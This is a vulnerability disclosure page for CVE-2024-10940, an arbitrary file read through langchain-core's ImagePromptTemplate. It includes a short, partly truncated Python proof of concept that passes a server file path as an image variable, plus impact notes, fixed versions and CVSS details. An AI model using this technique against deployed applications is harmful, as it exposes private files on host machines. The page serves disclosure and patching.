

Read from host file system via ImagePromptTemplate in langchain-core in [langchain-ai/langchain](#)

✓ Valid

Reported on Nov 5th 2024

Description

You can create `langchain_core.prompts.ImagePromptTemplate`'s (and by extension the `langchain_core.prompts.ChatPromptTemplate`'s) with input variables that make it possible for the prompt template to read any user-specified path from the server file system. If the outputs of the prompt template are exposed to the user (directly or e.g. by being passed to a model, whose outputs are then passed to user) this allows the user to read the contents of local files.

Proof of Concept

```
from langchain_core.prompts import ChatPromptTemplate, HumanMessagePromptTemplate

prompt = ChatPromptTemplate([
    HumanMessagePromptTemplate.from_template(["{type": "image_url", "image_url": {"pa
    ]])

# input any file path. note it does not need to be an image file.
prompt.invoke({"image_path": "/path/to/private/file/on/server.xyz"})

# output contains base64 encoded str contents of the file
# -> ChatPromptValue(messages=[HumanMessage(content=["{type": "image_url", "image_u

# # using with a model
from langchain.chat_models import init_chat_model

llm = init_chat_model("gpt-4o-mini")
chain = prompt | llm
# note the file does need to be an image for the model to respond
chain.invoke({"image_path": "/path/to/private/file/on/server.jpg"})
```

Impact

If an application allows users to specify prompt templates or inputs to prompt templates with image url variables, and the outputs of those templates are exposed in any way (directly in e.g. traces or via downstream model outputs), then users will be able to read arbitrary files on host machines.

Occurrences

 image.py L110

References

- [Bagatur Askaryan](#)

 We are processing your report and will contact the **langchain-ai/langchain** team within 24 hours. a year ago



 **Eugene Yurtsev** validated this vulnerability a year ago

\$ **baskaryan** has been awarded the disclosure bounty 

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

 **CVE-2024-10940** assigned to this report. a year ago



 **Eugene Yurtsev** marked this as fixed in **0.3.15** with commit **c1e742** a year ago

\$ The fix bounty has been dropped 

\$ **image.py#L110** has been validated 



Eugene Yurtsev commented a year ago

Maintainer

Fix for langchain-core==0.3.15 is here: <https://github.com/langchain-ai/langchain/pull/27797>

Fix for langchain-core==0.2.43 is here: <https://github.com/langchain-ai/langchain/pull/27807>

Fix for langchain-core==0.1.53 is here: <https://github.com/langchain-ai/langchain/pull/27848>



 A **langchain-ai/langchain** maintainer has acknowledged this report a year ago

 The scheduled publication date was automatically extended from 3rd Feb 2025 to 10th Feb 2025 due to the maintainers acknowledgement of the report a year ago

 We have notified the **langchain-ai/langchain** maintainers about this report in their weekly follow-up a year ago

⚠ We have sent a warning to the **langchain-ai/langchain** team to inform them that this report will be published in 48 hours a year ago



This vulnerability has now been published a year ago



CVE-2024-10940 has now been published 10 months ago

[Sign in](#) to join this conversation

CVE

CVE-2024-10940

Published

Vulnerability Type

CWE-497: Exposure of Sensitive System Information to an Unauthorized Control Sphere

Severity

Medium (5.3)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	Low
Integrity	None
Availability	None

[Open in visual CVSS calculator](#)

Registry

Pypi

Affected Version

langchain-core>=0.1.17,<0.1.53 || >=0.2.0,<0.2.43 || >=0.3.0,<0.3.15

Visibility

Public

Status

Fixed


Disclosure Bounty

\$125

Fix Bounty

\$31.25

Found by



Bagatur

@baskaryan

UNPROVEN



